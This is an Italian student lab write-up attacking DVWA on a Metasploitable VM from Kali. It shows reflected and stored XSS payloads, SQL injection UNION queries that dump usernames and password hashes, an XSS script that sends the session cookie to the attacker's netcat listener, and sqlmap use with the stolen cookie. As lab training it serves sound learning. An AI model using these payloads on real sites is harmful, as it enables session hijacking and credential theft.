

## Esercitazione S6-L2


Per prima cosa ho collegato tra loro la macchina Metasploitable e la kali e ho verificato la connessione con un ping:

```
(kali㉿kali)-[~]
$ ping 192.168.50.101
PING 192.168.50.101 (192.168.50.101) 56(84) bytes of data:
64 bytes from 192.168.50.101: icmp_seq=1 ttl=64 time=0.436 ms
64 bytes from 192.168.50.101: icmp_seq=2 ttl=64 time=0.622 ms
64 bytes from 192.168.50.101: icmp_seq=3 ttl=64 time=0.432 ms
64 bytes from 192.168.50.101: icmp_seq=4 ttl=64 time=0.433 ms
64 bytes from 192.168.50.101: icmp_seq=5 ttl=64 time=0.353 ms
^C
--- 192.168.50.101 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4097ms
rtt min/avg/max/mdev = 0.353/0.455/0.622/0.089 ms
(kali㉿kali)-[~]
$
```

Mi sono collegato alla dvwa della metasploitable e impostato il livello di sicurezza su LOW. Successivamente sono andato alla sezione XSS reflected e ho inserito il seguente script:


**<script>alert ('Ciao!')</script>**

Ottenendo il seguente risultato:




Successivamente ho provato a fare la stessa cosa nella sezione XSS stored:

E ho confermato il funzionamento dello script, infatti entrando nella pagina XSS stored, mi veniva restituito sempre lo stesso messaggio:




Poi mi sono spostato nella sezione SQL Injection dove, dopo aver verificato la presenza di un injection point, ho effettuato un primo test:

**‘ OR ‘a’=’a**



Una volta verificato il funzionamento, grazie al comando null ho scoperto il numero di richieste accettate:



Sono passato quindi all'analisi del target, dapprima chiedendo informazioni sul nome dei database presenti (table\_schema) e delle tabelle compresi in essi (table\_name), grazie a information\_schema (un database di sistema).

**' UNION SELECT table\_schema,table\_name FROM information\_schema.tables #**

The screenshot shows the DVWA interface with the 'SQL Injection' tab selected. The 'User ID' input field is empty, and the 'Submit' button is visible. The output area displays the results of a successful UNION SELECT attack, showing the first name and surname of various tables in the information\_schema database.

```
ID: ' UNION SELECT table_schema,table_name FROM information_schema.tables#
First name: information_schema
Surname: CHARACTER_SETS

ID: ' UNION SELECT table_schema,table_name FROM information_schema.tables#
First name: information_schema
Surname: COLLATIONS

ID: ' UNION SELECT table_schema,table_name FROM information_schema.tables#
First name: information_schema
Surname: COLLATION_CHARACTER_SET_APPLICABILITY

ID: ' UNION SELECT table_schema,table_name FROM information_schema.tables#
First name: information_schema
Surname: COLUMNS

ID: ' UNION SELECT table_schema,table_name FROM information_schema.tables#
First name: information_schema
Surname: COLUMN_PRIVILEGES

ID: ' UNION SELECT table_schema,table_name FROM information_schema.tables#
First name: information_schema
Surname: KEY_COLUMN_USAGE

ID: ' UNION SELECT table_schema,table_name FROM information_schema.tables#
First name: information_schema
Surname: PROFILING

ID: ' UNION SELECT table_schema,table_name FROM information_schema.tables#
First name: information_schema
Surname: ROUTINES

ID: ' UNION SELECT table_schema,table_name FROM information_schema.tables#
First name: information_schema
Surname: SCHEMATA

ID: ' UNION SELECT table_schema,table_name FROM information_schema.tables#
First name: information_schema
Surname: SCHEMA_PRIVILEGES

ID: ' UNION SELECT table_schema,table_name FROM information_schema.tables#
First name: information_schema
```

Una volta individuato il database di mio interesse (dvwa), ho ristretto la ricerca inserendo, alla fine dell'istruzione precedente, quanto segue:

**WHERE table\_schema = 'dvwa' #**

The screenshot shows the DVWA interface with the 'SQL Injection' tab selected. The 'User ID' input field is empty, and the 'Submit' button is visible. The output area displays the results of a successful UNION SELECT attack with a WHERE clause, showing the first name and surname of the 'dvwa' database.

```
ID: ' UNION SELECT table_schema,table_name FROM information_schema.tables WHERE table_schema='dvwa'#
First name: dvwa
Surname: guestbook

ID: ' UNION SELECT table_schema,table_name FROM information_schema.tables WHERE table_schema='dvwa'#
First name: dvwa
Surname: users
```

More info

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- [http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)
- <http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin  
Security Level: low  
PHPIDS: disabled

View Source View Help

Damn Vulnerable Web Application (DVWA) v1.0.7

Ciò mi ha permesso di individuare 2 tabelle: users e guestbook. In particolare la prima è quella di nostro interesse, quindi ho analizzato le colonne presenti in essa con il comando:

**‘ UNION SELECT table\_name, column\_name FROM information\_schema.columns WHERE table\_name=users #**

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The left sidebar contains a menu with options like Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (highlighted), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area is titled "Vulnerability: SQL Injection". It features a "User ID:" input field with a "Submit" button. Below the input field, the results of the SQL injection are displayed in red text. The results show the output of the query ' UNION SELECT table\_name, column\_name FROM information\_schema.columns WHERE table\_name='users' #, which returns the column names of the 'users' table: user\_id, first\_name, last\_name, password, and avatar. The "More info" section provides links to security reviews and Wikipedia articles on SQL injection.

```
ID: ' UNION SELECT table_name,column_name FROM information_schema.columns WHERE table_name='users'#
First name: users
Surname: user_id

ID: ' UNION SELECT table_name,column_name FROM information_schema.columns WHERE table_name='users'#
First name: users
Surname: first_name

ID: ' UNION SELECT table_name,column_name FROM information_schema.columns WHERE table_name='users'#
First name: users
Surname: last_name

ID: ' UNION SELECT table_name,column_name FROM information_schema.columns WHERE table_name='users'#
First name: users
Surname: user

ID: ' UNION SELECT table_name,column_name FROM information_schema.columns WHERE table_name='users'#
First name: users
Surname: password

ID: ' UNION SELECT table_name,column_name FROM information_schema.columns WHERE table_name='users'#
First name: users
Surname: avatar
```

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.unixwiz.net/techtips/sql-injection.html>

Individuati i valori di mio interesse, cioè user e password, ed avendo individuato il loro percorso, ho inserito il seguente comando per estrarli:

**‘ UNION SELECT password,user FROM dvwa.users #**

The screenshot shows the DVWA interface with the "Vulnerability: SQL Injection" section. The "User ID:" input field now contains the command ' UNION SELECT password,user FROM dvwa.users #. The results, displayed in red text, show the extracted user credentials: user\_id, first\_name, last\_name, password, and avatar. The "More info" section provides links to security reviews and Wikipedia articles on SQL injection. The bottom of the page shows the current user (admin) and security level (low).

```
ID: ' UNION SELECT password,user FROM dvwa.users #
First name: 5f4dcc3b5aa765d61d8327deb882cf99
Surname: admin

ID: ' UNION SELECT password,user FROM dvwa.users #
First name: e99a18c428cb38d5f260853678922e03
Surname: gordonb

ID: ' UNION SELECT password,user FROM dvwa.users #
First name: 8d3533d75ae2c3966d7e0d4fcc69216b
Surname: 1337

ID: ' UNION SELECT password,user FROM dvwa.users #
First name: 0d107d09f5bbe40cade3de5c71e9e9b7
Surname: pablo

ID: ' UNION SELECT password,user FROM dvwa.users #
First name: 5f4dcc3b5aa765d61d8327deb882cf99
Surname: smithy
```

More info


<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin  
Security Level: low  
PHPIDS: disabled

[View Source](#) [View Help](#)

Ho proseguito poi con l'utilizzo di SQLmap. Prima di fare ciò però, mi sono occupato dell'ottenimento del cookie della sessione attiva. Questo obiettivo è stato raggiunto in 2 modi:

### 1. Tramite Burpsuite



### 2. Tramite il seguente script, inserito in XSS reflected ed in grado di catturare il cookie della vittima e di inviarlo all'attaccante (in questo caso la nostra kali messa in ascolto tramite netcat)

```
<script>
var i=new Image ();
i.src="192.168.50.100:8888/?cookie="+document.cookie;
</script>
```

```
(kali@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
   inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
   link/ether 08:00:27:ad:25:87 brd ff:ff:ff:ff:ff:ff
   inet 192.168.50.100/24 brd 192.168.50.255 scope global noprefixroute eth0
       valid_lft forever preferred_lft forever
   inet6 fe80::1122:557c:3acf:a5b5/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

(kali@kali)-[~]
$ nc -lvp 8888
listening on [any] 8888 ...
192.168.50.100: inverse host lookup failed: Host name lookup failure
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.100] 50750
GET /?cookie=security=low;%20PHPSESSID=c33f2b60f057d5f471a3a97d9dbdf1dc HTTP/1.1
Host: 192.168.50.100:8888
Accept-Language: en-US,en;q=0.9
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6668.71 Safari/537.36
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Referer: http://192.168.50.101/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

Una volta ottenuto il cookie della sessione ho inizializzato SQLmap inserendo il cookie ottenuto e l'URL da analizzare

```
(kali@kali)-[~]
$ cookie="security=low; PHPSESSID=c33f2b60f057d5f471a3a97d9dbdf1dc"
info
(kali@kali)-[~]
$ url="http://192.168.50.101/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#"
(kali@kali)-[~]
$ sqlmap --cookie="$cookie" -u "$url" --dbs
```

Ottenendo il seguente risultato:

```
+-----+-----+
| user | password |
+-----+-----+
| admin | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
| gordonb | e99a18c428cb38d5f260853678922e03 (abc123) |
| 1337 | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) |
| pablo | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) |
| smithy | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
+-----+-----+

[16:08:55] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.50.101/du
mp/dvwa/users.csv'
[16:08:55] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.50.101'

[*] ending @ 16:08:55 /2024-12-10/
```